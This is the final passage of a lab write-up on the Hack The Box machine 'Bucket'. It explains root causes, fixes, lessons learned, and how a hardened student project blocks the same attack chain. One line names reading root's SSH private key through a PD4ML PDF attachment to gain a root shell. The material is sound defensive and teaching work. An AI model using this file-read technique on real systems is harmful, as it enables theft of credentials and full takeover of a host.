



*Figure 19: the generated PDF with its attachment opened, showing the contents of /root/root.txt.*

The same technique reads any root-owned file. Pointing the attachment at `file:///root/.ssh/id_rsa` returns root's private key and a full root shell over SSH.

Rooted.

## 3. Why It Was Vulnerable

- The S3 bucket accepted arbitrary credentials and allowed public write.
- The web server executed PHP served straight from that writable bucket.
- Credentials were stored in plaintext in DynamoDB and reused for a system account.
- The DynamoDB service was reachable and writable from outside through the `s3.bucket.htb` proxy with no authentication.
- An in-development app ran as root and passed attacker-controlled HTML to PD4ML, whose attachment tag allowed arbitrary local file read.

## 4. How to Fix It

- Require real IAM credentials, deny anonymous access, and keep bucket policies default-deny.
- Never serve executable code from a user-writable object store, and separate static hosting from code execution.
- Don't store plaintext passwords, and don't reuse database credentials for OS or SSH logins.
- Don't expose internal cloud APIs through a public reverse proxy, and require authentication on the data store.
- Run web apps as a low-privilege user, and disable or sandbox PD4ML features that read local files.

## 5. Skills Involved

- Reading page source to find a hidden cloud endpoint
- Abusing an unauthenticated LocalStack S3 bucket for read and write
- Turning bucket write into RCE via a PHP-executing web root
- Reaching and writing to DynamoDB through a reverse proxy
- SSH local port forwarding to reach an internal service
- Abusing a root-run PDF converter for arbitrary file read

## 6. What We Learned

- A single writable cloud store led straight to code execution.
- Reused database passwords turned a web shell into a user shell with no extra effort.
- A root-run helper app is a privesc waiting to happen, even one that looks harmless.

- Features meant for convenience (PD4ML attachments) become file-read primitives when the app runs as root.

## 7. Link to Our Project

Bucket is the machine SnapVault's weak build is modelled on most directly. Its chain of a writable bucket, PHP executed straight from that bucket, and a root-run service maps onto our controls C4, C5, and C6. In the hardened SnapVault the bucket uses a scoped account that can only read, write, and list one bucket, uploaded files are streamed back as inert attachments instead of mirrored into an executable web root, and the app container never runs as root. Each of those closes one link of Bucket's chain, which is why the same attack stops at the first wall on our secure build.

## References


0xdf. (2021, April 24). *HTB: Bucket*. 0xdf hacks stuff. https://0xdf.gitlab.io/2021/04/24/htb-bucket.html

felamos. (2021, April 23). *Bucket* (Official machine writeup, Document No. D21.100.115). Hack The Box.

Hack The Box. (n.d.). *Bucket (Medium)*. https://www.hackthebox.com/machines/bucket

PD4ML. (n.d.). *PDF attachments*. https://pd4ml.com/cookbook/pdf-attachments.htm

LocalStack. (n.d.). *LocalStack: A fully functional local cloud stack*. https://github.com/localstack/localstack